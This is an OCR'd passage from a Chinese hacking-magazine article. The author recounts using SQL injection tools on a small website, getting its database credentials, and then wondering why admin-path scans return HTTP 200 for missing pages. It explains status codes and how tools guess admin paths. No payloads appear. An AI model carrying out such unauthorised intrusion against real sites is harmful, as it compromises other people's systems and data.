


图1

SQL注入漏洞是目前很多网站都存在的漏洞，几乎每天都有不少小菜拿着NBSI、HDSI、DOMAIN和啊D等注入工具在网上不停的扫描网站。这天，我偶尔看到一小站也存在SQL注入漏洞，抄起家伙，很快就得到了数据库的用户名和密码。习惯的扫描了一下后台，看着第一个返回的信息是200我好高兴，这么快就猜到后台了，爽啊！可是后面的返回结果却一下了让我傻眼了，居然全部都是200（图1）。

怎么会这样呢？我换了好几个工具也都是这种情况。我从中找了一个地址访问了一下，是一个不存在的地址，返回的是网站自定义的404错误页面，就算是自定义的404信息，那也应该是报404错误的，怎么会报200呢？记得中国X黑客小组使用的是自定义的404

页面（图2）。拿他们的网站试了试，结果还是报404的错误（图3）。

到底是哪里存在的问题呢？我很想把这个问题搞明白，先telnet了一下对方的80端口，发现是IIS5.0（图4），也就是说对方使用的是Windows2000系统，幸好不是UNIX/Linux系统，要不然为了搞明白还得架个UNIX/Linux环境，那就麻烦了。

**小知识：关于404和200**

我们上边提到的404和200指的是HTTP的状态代码。在SQL注入工具中最常见到的有200、302、403、404和500。这些状态代码的分别是指：

200 – 成功。此状态代码表示IIS已成功处理请求。

302 – 网址临时性重定向。

403 – 禁止访问。IIS定义了许多不同的403错误，具体的介绍可以自己搜索一下。

404 – 未找到。这个也有几个不同的404错误，大多数的原因是访问的文件已被移走或删除。

500 – 内部服务器错误。很多时候是因为代码没写好的原因。

常用的SQL注入工具是怎样来扫描后台的呢？如果是手工检测的话，我们当然是一个个的输入可能存在的后台地址来进行猜解，例如猜解http://www.woidiy.com的后台，可以在后面加一个admin.asp，当返回是一个存在的页面时，恭喜你，你猜到后台了。如果是不存在的页面时，就会返回一个404的错误。注入工具也是进行一个个的输入可能存在的后台地址来进行猜解，不过工具不会看你整个页面的返回，它采用的是看返回的HTTP状态代码来进行判断。好了，小菜必须要知道的常识已经讲完了，本地环境也架好了，来看看为什么一个自定义的404会报200呢？

在IIS中打开站点的属性，打开自定义错误信息，找到404（图5）。




图2




图3




图4




图6

